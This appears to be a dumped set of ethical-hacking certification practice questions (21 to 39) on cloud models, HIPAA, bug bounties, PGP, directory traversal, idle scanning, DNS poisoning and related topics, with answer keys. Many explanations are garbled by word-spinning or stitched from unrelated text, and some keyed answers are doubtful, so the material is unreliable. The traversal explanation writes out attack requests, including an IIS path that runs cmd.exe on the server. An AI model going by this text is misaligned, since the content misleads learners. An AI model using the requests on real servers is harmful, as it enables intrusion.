Identify the behavior of the adversary In the above scenario.

- A. use of command-line interface
- B. Data staging
- C. Unspecified proxy activities
- D. Use of DNS tunneling

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.

If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

QUESTION 21

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better.

Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use Cases

Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community Clouds

Community Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and Impartiality

Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

Flexibility and Scalability

Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

High Availability and Reliability

Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance

Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

Users can configure various levels of security for his or her data. Common use cases: the power to dam users from editing and downloading specific datasets.

Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.



What devices can store sensitive data.

Convenience and Control

Conflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively.

This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT Department

Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment Sustainability

In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

QUESTION 22

Bob was recently hired by a medical company after it experienced a major cyber security breach.

Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

A. HIPAA/PHI

B. PII

C. PCIDSS

D. ISO 2002

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.

Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

Names

Dates, except year

phonephone numbers

Geographic information

FAX numbers

Social Security numbers

Email addresses

case history numbers

Account numbers

Health arrange beneficiary numbers

Certificate/license numbers

Vehicle identifiers and serial numbers together with license plates

Web URLs

Device identifiers and serial numbers

net protocol addresses

Full face photos and comparable pictures

Biometric identifiers (i.e. retinal scan, fingerprints)

Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA

Security Rule.

QUESTION 23

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program

B. Bug bounty program

- C. White-hat hacking program
- D. Ethical hacking program

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.

The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.

Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).

Who uses bug bounty programs?

Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs?

Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.

This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs?

Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.

What area unit the disadvantages of a bug bounty program for independent researchers and hackers?

A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.

In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.

Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations?

These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)! If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

QUESTION 24

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 25

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

- A. Use his own public key to encrypt the message.
- B. Use Marie's public key to encrypt the message.
- C. Use his own private key to encrypt the message.
- D. Use Marie's private key to encrypt the message.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key https://en.wikipedia.org/wiki/Pretty_Good_Privacy Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, emails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

QUESTION 26

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

- A. Pretexting
- B. Pharming
- C. Wardriving
- D. Skimming

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.

Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

QUESTION 27

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

QUESTION 28

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server. What kind of attack is possible in this scenario?

- A. Cross-site scripting
- B. Denial of service
- C. SQL injection
- D. Directory traversal

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Appropriately controlling admittance to web content is significant for running a safe web worker.

Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.

Web workers give two primary degrees of security instruments

Access Control Lists (ACLs)

Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept.

Clients can't get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS\system32\win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenseless

With a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with “the site”. Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application code In web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user.

The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET http://test.webarticles.com/show.asp?view=../..../..../Windows/system.ini HTTP/1.1 Host: test.webarticles.com This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user. The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web server

Apart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com

The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.

Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

QUESTION 29

Henry is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unknornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128

- C. 255
- D. 138

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/> Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

QUESTION 30

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this “salt” is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.
The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren't revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

QUESTION 31

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:
In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users. NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware. NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired. First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities. Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer. Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.
The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.
The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version.

National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

QUESTION 32

Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/ enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration. identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

- A. <1B>
- B. <00>
- C. <03>
- D. <20>

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

<03>

Windows Messenger administration

Courier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.

This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.

The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

QUESTION 33

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine.

The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host." The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence: offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1) currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1) So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

QUESTION 34

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

- A. The attacker queries a nameserver using the DNS resolver.
- B. The attacker makes a request to the DNS resolver.
- C. The attacker forges a reply from the DNS resolver.
- D. The attacker uses TCP to poison the DNS resolver.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

https://ru.wikipedia.org/wiki/DNS_spoofing

DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic.

Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

QUESTION 35

in an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

QUESTION 36

what is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80



Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
 TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connectionoriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.
 Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.
 UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.
 UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).
 Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

QUESTION 37

Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

- A. Port 53
- B. Port 23
- C. Port 50
- D. Port 80

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
 DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCPequivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact.
 How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a besteffort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings.
 Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues.
 So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting

application for processing with little difficulty.

QUESTION 38

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

QUESTION 39

